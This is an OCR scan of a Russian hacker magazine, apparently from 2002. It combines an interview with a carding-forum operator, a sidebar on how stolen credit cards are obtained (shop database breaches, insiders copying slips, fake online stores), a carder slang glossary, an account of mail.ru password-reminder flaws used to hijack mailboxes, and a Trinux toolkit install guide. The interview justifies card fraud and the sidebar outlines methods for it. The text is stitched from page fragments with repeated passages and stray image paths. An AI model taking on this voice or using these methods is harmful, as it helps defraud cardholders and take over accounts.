S: Не стыдно. Не только потому, что любой человек может отменить любой платеж в течение долгого времени, лишь написав в банк заявление, но и потому, что это не такое гнусное занятие, как может показаться; кардерство - намного менее стыдно, чем обычное воровство. Мы не причиняем никаких проблем владельцу карты, он вернет при желании все до цента. А стыдно пусть будем нашему правительству, что подростки уже в столь раннем возрасте превращаются в расхитителей.

X: А с чего вдруг сайт решили создать? И что с ним сейчас?

S: Побудил на создание сайт www.carder.org - первый сайт этой тематики, но он был плохо сделан, там не было информации, постоянно все не работало, а в дальнейшем он полностью закрылся. Так и пришла идея создания Официального сайта русских кардеров, и им стал мой покойный (www.carder.ru). Домен carder.ru был куплен мною у знакомого, при помощи опытных webmasterov был сделан неплохой дизайн, знакомые помогли собрать немного историй, рассказов, связанных с этой темой, разбросанных по сети. Итак, после этого совместными усилиями открылся www.carder.ru. К сожалению, он просуществовал не долго, около 5-6 месяцев, благодаря журналу Хакер мы смогли весьма серьезно раскрутить сайт, я достиг 600 уникальных посещений в день, много сообщений в форуме и разностороннюю публику. Это и была моя первая цель. Вторая цель была собрать контингент со всех стран мира, сделать самую мощную сеть любителей кардинга. После того как закрыли www.carder.ru (из-за многочисленных жалоб в наш адрес из многих стран нас были вынуждены закрыть). После этого я потерял свое чувство патриотизма и желание создавать что-то новое, но мои друзья вернули мне уверенность и желание работать. Мы легально купили новый сайт www.carderplanet.com, поставили на него тот же дизайн, сделали новый форум, который весьма популярен в рунете. Жизнь продолжается. На данный момент наш форум регулярно просматривают жители всех городов России и Украины, Казахстана, Белоруссии, Армении, Эстонии, Аргентины, Швеции, Канады, Израиля, Бельгии, Англии, а также различные спецслужбы в ознакомительных целях. Вот так мы и живем на своей планете.

X: А что насчет кардерской сцены? Группы там всякие, форумы, торговля кредами и т.д.

S: В ходе своей "работы" кардер может специализироваться на одной или нескольких областях кардинга. Но универсальных не бывает. Рано или поздно этому кардеру могут понадобиться услуги другого человека. Вот поэтому и имеют место сети и "кучки" - люди обмениваются номерами, информацией. Честного и квалифицированного человека сразу не распознаешь, он должен, как говорится, быть проверенным в деле. Многие будут обращаться за помощью к тому и только тому кардеру, который имеет больший авторитет. Для этого и создан наш раздел, который должен помочь тем, кому требуются качественные услуги, получить их недорого и своевременно.

На самом деле кардеры как таковые равны одиноким волкам, они не "сбиваются" кучками и не образовывают своеобразные сети, они работают каждый сам на себя... Так называемые сборища (форумы) это как логово волков, они как бы могут "обмениваться" (скорее продавать) информацией или наблюдать, кто в какой области что предлагает, чтобы найти новые решения... "Настоящей"


NEXT



Взлом

ИНТЕРВЬЮ СО SCRIPT'ОМ

Филипп (diamanta2001@mail.ru)

<Folder3>

информации, с помощью которой новичок мог бы "легко" заработать, там никогда не найти, и никто ему не поможет...
О торговле "кредитными номерами" - существует и свой рынок. Тут продаются номера и не только. Все, что может помочь кардеру в его деле... Это могут быть счета в банках, полная информация о владельцах карт, порой включая даже паспортные данные... Отчасти кардеры по случаю и хакеры, так как порой без взлома сервера с нужной информацией не обойтись (без материальных затрат)... Крупные зарубежные компании пытаются придумать массу способов защиты... Существуют защищенные протоколы (HTTPS, к примеру) и т.д., но это бесполезно, т.к. информация перехватывается не в ходе обмена между платежной системой и пользователем, а непосредственно из баз данных, логов... Также придумывают варианты как дополнительные элементы подтверждения перевода средств с кредитной карты, такие как cvv2, и это опять-таки не поможет, т.к. все берется из вышеупомянутых источников, и все данные все равно будут получены, это только более вредит владельцам карт, так как они дают все больше и больше информации, которая в дальнейшем может быть использована против них.
Мой совет - не пользуйтесь своей кредитной картой в Интернете.

X: Насколько хорошо, на твой взгляд, сегодня оснащены наши правоохранительные органы как кадрами, так и ресурсами? Часто ли пересекаются ваши интересы?
S: На мой взгляд, они вообще не оснащены ничем, ни кадрами, ни ресурсами. Никто в органах не владеет английским языком и вообще мало что понимает. Так что если они получат различную информацию от «врага», читать ее не будут (да и с Интернетом у них тяжело, денег на него не выдают), так что читать им, собственно, нечего. Лично мои интересы с ними не пересекались и, надеюсь, не пересекутся; я знаю, что в данный момент существует отдел «Р» в Москве. Вся его работа заключается в жалобах различных людей и фирм, которые заключаются в том, что у этих людей воруют купленное ими интернет-время.

X: А что там за слухи про платный форум на сайте?
S: Мы хотели уединиться, сделав наш форум закрытым, многие поддержали эту идею. Я думаю, здесь существует двойная цель. Во-первых, с других сайтов последние пару месяцев начался очень большой приток дилетантов, которые мешают нормальному общению и засоряют форум. Во-вторых, появилось много людей, т.н. "кидал", которые не прочь заработать, предоставив некачественные услуги или вовсе не предоставив никаких услуг за взятые деньги. Для этого мы собирались вводить абон. плату. В данный момент мы продумываем целесообразность этого шага. Даже сделав оплату за форум, делиться опытом никто не будет, поэтому скорее всего оплаты не будет.

X: А у тебя самого есть легальная карточка на твое имя? :)
S: На мое имя - нет, но есть на твое. Кстати, не ты вчера покупал ноутбук? ;)

X: Спасибки и удачи, она тебе пригодится :).

<Взлом>20/03\02

Как добываются кредитные карты

1. Генераторами. Полный отстой. Этим способом пользуются только последние дебилы, т.к. начиная с года 98-го все мерчанты проверяет не только номер на соответствие алгоритму, но и имя на карте и expite date и вообще, сам номер пробивают по базе.
2. Трейдингом. Т.е. обычным обменом, типа «я тебе спамлист на 3 млн. юзверей, а ты мне 10 валидных кред с cvv2» :). А также обменом карты-на-карты на форумах и IRC-каналах. Очень часто там сидят люди, которые тебя с удовольствием кинут :).
3. Взломом. Самый лучший и правильный способ. Взламывается онлайн-магазин, а там... все сокровища мира :). В виде базы данных по клиентам, со всеми их координатами, номерами карт, датами окончания действия, ccv2, адресами, e-mail'ами. Правда многие магазины не хранят у себя баз, а все транзакции проводят через мерчантов. Чем круче мерчант, тем тяжелее его взломать. Попробуй поломай ibill.com :).
4. Внедренцами. Если у тебя есть человек в магазине, кафе, ресторане или где угодно, главное, чтоб там картами расплачивались, то ты богач. Чувак будет делать тебе копии слипов с кредиток, а ты будешь делиться с ним стафом :).
5. Фейковым магазином. Открывается онлайн-магазин, типа торгует крутым товаром (или крутым порно :). Делается реклама в обменных сетях, промоушен. Люди товары покупают, но им почему-то ничего не доставляется :). Через месяц (два) магазин закрывается, концы в воду.

Кардерский сленг

Креда – кредитная карточка, как реальная, так и просто инфа о ней

Пластик – реальная (пластиковая) кредитная карточка

Проверка на валидность – раньше имелось ввиду проверка на правильность номера карты, а сейчас - проверка на то, принимает ли мерчант карту или отвергает (если она уже мертвая)

Мертвая карта – пустая или заблокированная креда

Мерчант (merchant) – контора в Инете, обслуживающая кредитные карты. Т.е. когда ты делаешь покупку в любом онлайн-магазине, чаще всего тебя переадресовывает на сайт мерчанта, который и проверяет твою карту, а затем, если все OK, то проводит платеж

Слить с карты – снять или перевести (чаще всего) деньги с карты

Отмыть карту – перевести деньги с карты на другой счет, пользуясь целой цепочкой счетов и платежных систем


Ордерить – заказывать товар по кредитной карте в онлайн-магазине

Фрауд (fraud) - противозаконные операции с кредитными картами

CVC2/CVV2 - трехзначная величина, которая вычисляется по алгоритму DES со специальным секретным ключом банка-эмитента и зависит от номера карты и срока ее действия. Банк эмитент при выпуске карты указывает значение этого кода в конце номера карты на панели для подписи методом индент печати

Вебмани (Web Money/WM) – платежная интеренет-система. Чаще всего через нее оплачивают продажи и покупки кред


Банк-эмитент – банк, выдавший кредитную карту


MTV ТЕПЕРЬ В СЕТИ!
www.MTV.ru
27 МАРТА
ПОДКЛЮЧАЙСЯ
К ОФИЦИАЛЬНОМУ САЙТУ
MTV РОССИЯ
ВО ВСЕМИРНОЙ ПАУТИНЕ
Официальный сайт MTV в интернете
http://www.mtv.ru

Михаил Ромашов (michel@mail.ru)

ИМЯ: (Регистрация)

Дырки





<Folder1>

Mail.Ru, дырка за дыркой

"Ваши проблемы нам до балды». Видимо, этот девиз избрал для себя сервер бесплатной почты mail.ru. За последние несколько лет в защите этого сервера было обнаружено несколько брешей. Каждый раз это приводило к короткой, но бурной неофициальной акции перераспределения адресов. Реакция же администрации сервера была всегда вялой. Так и кажется, что они смотрят на вас и говорят: «Ну что вы к нам пристали?».

Первая дырка

В конце 1998 года в веб-интерфейсе была обнаружена совершенно дурацкая, но, как впоследствии оказалось, очень распространенная ошибка. Суть ее заключалась в том, что авторизация пользователя производилась только один раз. Все дальнейшие операции производились без авторизации. Таким образом, можно было, зайдя на свой ящик, подкорректировать содержимое хтмл (изменить свой логин на чужой) и далее совершать все действия, например, смену пароля другого пользователя. Эта брешь в защите была обнаружена вашим непокорным слугой в ноябре 98-го года.

Вторая дырка

Где-то в 1999 году уже другими людьми была обнаружена новая ошибка (если это можно так назвать) в системе напоминания пароля. Любой приличный сервер, хранящий пользовательскую информацию, защищенную паролем, обязан иметь систему напоминания на случай, если нерадивый пользователь его забыл. На mail.ru для восстановления пароля необходимо ввести всю регистрационную информацию. Если вместо информации в каждое поле вводилось по одному символу пробела, то на следующей странице в исходном хтмл-коде можно было обнаружить пароль пользователя. В промежутках между багами служба технической поддержки развлекалась тем, что отдавала почтовые ящики юным хацкерам, присылавшим письма с просьбой дать пароль ввиду их детской забывчивости. Истинным же пользователям после этого было невероятно сложно доказать свою непричастность к роду верблюдов и вернуть ящик взад. Благодаря этому периодичность «ухода» моего ящика составляла строго полгода.

Третья дырка

И вот совсем свежий баг, порадовавший истинных ценителей неуставных взаимоотношений с компьютерной техникой. Сие свершилось в первую неделю января, ознаменовав тем самым начало года. Надеюсь, поговорка, что как встретишь Новый год, так его и проведешь, не омрачит деятельность сервера на ближайшие 12 месяцев. Нынешний баг так же мало, как и предыдущий, смахивал на деятельность криворучек-программеров, создателей софта мейл.ру. Гораздо больше все это похоже на специально заложенный ими backdoor. В системе напоминания пароля предусмотрен механизм отсылки пароля на твой почтовый ящик, указанный при регистрации. А теперь постарайся представить, какие надо иметь кривые руки, мозги и остальные части тела, чтобы додуматься вставлять этот пароль в хтмл-код страницы, выдаваемой пользователю после его отсылки на мыло, так сказать, на всеобщее обозрение. Спрашивается, зачем это нужно? Даже самый частый клиент самого последнего дурдома, которого выставляют на доске почета как самого круглого идиота года, употребив месячную дозу транквилизаторов, не придумал бы в своем наркотическом бреде причину для этого. Теперь каждый, кто знал адрес пересылки или адрес, заданный при регистрации пользователя, мог получить его пароль, что, собственно, и произошло.

Последствия

E-mail адрес как таковой обычно не представляет коллекционной ценности. Хацкеры это узкий подвид огромного рода Homo technicus или технарь. А технари всегда падки на цифры и тем более на их красивое сочетание. Такие же абстрактные понятия, как буквы и их последовательность в виде слов, им чужды. E-mail адрес их интересует как инструмент добычи красивого юина.

Мне неведомы реальные размеры массовки, участвовавшей в этом кибермордобое, но драка была знатная. Основной целью было всего десяток ящиков, за которыми числились красивые юины.


Силы зла неожиданно атаковали, повергнув силы добра в прах. В результате нескольких последовавших за этим обоюдных контратак ящики несколько раз перекочевывали от истинных владельцев в мохнатые лапы зла и обратно. Юины, из инфы которых не было возможности удалить эти ящики, меняли своих владельцев с такой же частотой, изредка задерживаясь на время расшифровки пароля. Экономисты давно знают, что нет лучшего способа для оздоровления экономики страны, чем небольшая война. После того как Мирабилис избавился от всех глюков ремайндера пароля, связанных с использованием в пароле символов с кодом ниже 0x20, icq-хакерам жить стало гораздо сложнее. Практически можно было говорить о потере смысла в их существовании. В процессе же этого противостояния многие открыли для себя нечто новое в данной области, что, несомненно, позволит им продолжить свою профессиональную деятельность на почве icq-хакинга. «Мыльный конфликт» за несколько дней сильно отточил умение участников защищать свои юины изощренными паролями. Это могло бы продолжаться еще долго и обогатило бы стороны еще большим опытом и

/ I N S E R T /

"Ваши проблемы нам до балды». Видимо, этот девиз избрал для себя сервер бесплатной почты mail.ru. За последние несколько лет в защите этого сервера было обнаружено несколько брешей. Каждый раз это приводило к короткой, но бурной неофициальной акции перераспределения адресов. Реакция же администрации сервера была всегда вялой. Так и кажется, что они смотрят на вас и говорят: «Ну что вы к нам пристали?».

АРОЛЬ: (Забыли?)

Рыба-меч



<Folder2>

знаниями, но, к сожалению, как любую войну, эту нельзя было затягивать, иначе потери могли быть чрезмерными. Ситуация стала критической в момент, когда стала формироваться третья сторона участников конфликта - людей с недостаточным запасом знаний и чести для участия в подобных мероприятиях. После удаления одного из юинов человеком, не имеющим понятия о способах его защиты, «силы добра» были вынуждены принять крайние меря для ликвидации дыры - сообщить о происходящем администрации mail.ru. Реакция была предсказуемой - сообщение не было воспринято всерьез. Для пущей убедительности пришлось сменить пароль аж для suppport@mail.ru, после чего мысль о возможности существования глюка стала постепенно проникать в окостеневшие мозги. Пока эта мысль искала путь, кто-то из толпы бросил свой камешек в огород мейл.ру. Видимо, еще немало народу порезвилось на просторных полях суппортного ящика, ибо кем-то был даже установлен автоответчик своеобразного и отчасти матерного содержания. Полагаю, пользователи, решившие в этот период пообщаться со службой поддержки, получили море удовольствия и заряд бодрости на весь день от подобного ответа. Все это, наконец, было устранено после того как информация дошла до думающих людей. Сотрудники мейл.ру Plaksa и Andrey быстро прекратили безобразие, как только данные об этом попали в их руки.

Хэппи Энд

Даже хорошее рано или поздно кончается. Кончилась и эта история. Некоторые ящики вернулись к истинным владельцам, другие же - нет. Кто-то обрел новые знания, другие - практический опыт. Несколько уничтоженных юинов увеличили общую энтропию бытия. Дыра, как всегда, была заткнута ветошью до лучших времен и программистов. И у всех осталась надежда на новые баги, которыми так знаменит наш любимый сервер.

Отдельная благодарность за соучастие и предоставленную информацию Hook-у. UIN #112667 e-mail: hook@mirabilis.info. Да пребудет с тобой сила!

Взлом

TRINUX: ХАКЕРСКАЯ ОС

Stalsen (stalsen@mail.ru)

Trinux: хакерская ОС

Информация по установке, настройке и использованию Trinux

TRINUX - A LINUX SECURITY TOOLKIT. ЭТО КОМПАКТНЫЙ ЛИНУХ ДЛЯ ЗАЩИТЫ И ВЗЛОМА. В ЭТОМ ЧУДЕ СОДЕРЖАТСЯ СКАНЕРЫ ПОРТОВ/УЯЗВИМОСТЕЙ, СНИФФЕРЫ, АНТИСНИФФЕРЫ, КОНСТРУКТОРЫ ПАКЕТОВ, ПЕРЕХВАТЧИКИ СЕССИЙ, СИСТЕМЫ ОБНАРУЖЕНИЯ АТАК, В ОБЩЕМ, ВСЕ, ЧТО НУЖНО ХАКЕРУ... И ВСЕ УМЕСТИТСЯ НА НЕСКОЛЬКИХ ДИСКЕТАХ. ДАЖЕ НЕ ТРЕБУЕТ НАЛИЧИЯ НИКАКИХ ДРУГИХ ВЕРСИЙ ЮНИКСА! ЭТАКАЯ КАРМАННАЯ СТАНЦИЯ ХАКЕРА.
ПОДДЕРЖИВАЕТ PERL, PHP И PYTHON, МОЖЕТ АДМИНИТЬСЯ УДАЛЕННО С ПОМОЩЬЮ OPENSSH (ЗАМЕТЬ, OPENSSH, А НЕ КАКАЯ-НИБУДЬ PLAIN-TEXT СЛУЖБА).

< Folder 1 >

УСТАНОВКА

Способ 1

Trinux можно установить с дискеты или CD-ROM (ну и загрузить с HDD). Я решил на флопик все инсталлить. Для этого нужно скачать image для флопи: http://prdownloads.sourceforge.net/trinux/boot071pre1.flp и скопировать его на дискету. Но обычным Windows copy не выйдет, будет ругаться, что места нет. Для этого нужно использовать прогу типа RawWrite, которую, кстати, можно найти по адресу http://uranus.it.swin.edu.au/ ~jn/linux/rawwrite.htm.

Ты, возможно, спросишь, почему 0.71, а не 0.80? Потому что это самая стабильная версия Trinux'а. Закачал? Теперь ребуться и насладись самой компактной версией Trinux'а без "всего" :).

Ты уже, наверное, обратил внимание, что флопик тебя спрашивает о нахождении диска с пакетами? Вот этим и займемся! Для начала отправляйся на http://packetstorm.mirror.widexs.nl/linux/trinux/pkg/ или на http://trinux.sourceforge.net/pkg/. Выбирай нужные тебе пакеты. Ты не знаешь, что для чего нужно? Не проблема, отправляйся на http://trinux.sourceforge.net/tools.html и получи описание каждого пакета (ну, почти каждого :). А вот описание реально каждого пакета можно найти в /usr/doc/ или man package_name (в Trinux'е, естественно :). Выбрал? Молодец! Теперь слей это все на дискету и при вопросе «Do you have a package disk?» отвечай "y", и все сразу заинсталлится.

Способ 2

Этот способ полегче, чем первый :). Отправляйся на http://prdownloads.sourceforge.net/trinux/ и качай файл trinux-070.tgz (весит он примерно 4.14 мб). Архив содержит 3 image файла, консольная версия RawWrite и инсталляшки под Windows и UNIX. Что насчет пакетов? Их примерно 30 штук (они находятся в image файлах), перечислять их, понятное дело, я не буду.



Официальное лого Тринукса (не очень то сильно отличается от Линукса, да? :)

Юзанье Trinux

Linux и Trinux - одно и то же? Как ты уже понял, Trinux очень похожа на Linux в смысле обычных команд. Такое же монтирование (mount -t msdos /dev/fd0 /floppy), да и остальные команды остались теми же. Конечно, не все, но основные... Есть команда man, но только для загруженных пакетов :). Отсутствуют команды arp и traceroute (tracert). Хотя их можно достать в netutil.tgz. В общем, присутствуют некоторые специфические особенности, которые очень быстро осваиваются. Правда, директории /root нет :).

TRINUX FAQ:

Q>Я НЕ МОГУ СКОНФИГУРИТЬ ЛОКАЛКУ В TRINUX'Е, ЧТО ДЕЛАТЬ?
S>НА HTTP://TRINUX.SOURCEFORGE.NET/NETWORK.HTML ВСЕ ПОДРОБНО ОПИСАНО. ИЛИ НАПИШИ В ШЕЛЛЕ: IFCONFIG ETH0 YOUR_IP NETMASK YOUR_NETMASK UP

Q>НАДОЕЛО ХОДИТЬ С ДИСКЕТАМИ! Я БОЮСЬ ИХ ПОРЧИ! ХОЧУ СОЗДАТЬ СВОЙ РАЗДЕЛ ДЛЯ TRINUX'А!
S>TRINUX НЕ МОЖЕТ БЫТЬ УСТАНОВЛЕН НА СВОЙ СОБСТВЕННЫЙ РАЗДЕЛ ДИСКА, НО СВОБОДНО МОЖЕТ БЫТЬ ЗАГРУЖЕН ИЗ РАЗДЕЛА LINUX И WINDOWS (ДЛЯ ЭТОГО СКАЧАЙТЕ IMAGE ДЛЯ IDE), А ТАКЖЕ С ЗАГРУЗОЧНОГО CD-ROM'А (ISO IMAGE) ИЛИ ЧЕРЕЗ HTTP СЕРВАК, ИСПОЛЬЗУЯ УТИЛИТУ SNARF (HTTP://WWW.XACH.COM/SNARF/). ПОДРОБНЕЕ ЧИТАЙ ЗДЕСЬ: HTTP://TRINUX.SOURCEFORGE.NET/CHOOSE.HTML

Q>Я НЕ ХОЧУ РЕБУТИТЬСЯ, А НЕУСТАНОВЛЕННЫЕ ПАКЕТЫ С ФЛОПИКА ХОЧЕТСЯ ПОТИСКАТЬ :)!
S>ЮЗАЙ КОМАНДУ PKGADD ИМЯ_ПАКЕТА.TGZ. ПРИМЕР: PKGADD NMAP.TGZ

Q>Я СОЗДАЮ ФАЙЛЫ В TRINUX'Е, А ПОСЛЕ КАЖДОЙ НОВОЙ ЗАГРУЗКИ ОНИ ИСЧЕЗАЮТ! ЧТО ДЕЛАТЬ?
S>ВОЗМОЖНОСТЬ СОХРАНЯТЬ ФАЙЛЫ ПОЯВИЛАСЬ В ВЕРСИИ 0.71 (НА ДАННЫЙ МОМЕНТ ДОСТУПНАЯ ВЕРСИЯ:0.80RC2). ИСПОЛЬЗУЙ КОМАНДЫ GETHOME И SAVEHOME. ТОЛЬКО КОПИРОВАТЬСЯ ВСЕ БУДЕТ НА РЕМОУТНЫЙ FTP/SSH СЕРВАК. ХОТЯ НИКТО НЕ МЕШАЕТ ТЕБЕ МОНТИРОВАТЬ ФЛОПИК ИЛИ РАЗДЕЛ ЖЕСТКОГО ДИСКА И ПИСАТЬ ВСЕ ТУДА...

Q>ПИШЕТ ЛИ TRINUX ЛОГИ?
S>:)НУ, ПАПКА /VAR/LOG ПРИСУТСТВУЕТ. ТАМ СОДЕРЖАТСЯ MESSAGES, КОТОРЫЕ ПОСЛЕ КАЖДОГО РЕБУТА УНИЧТОЖАЮТСЯ :).

Серфим Сеть

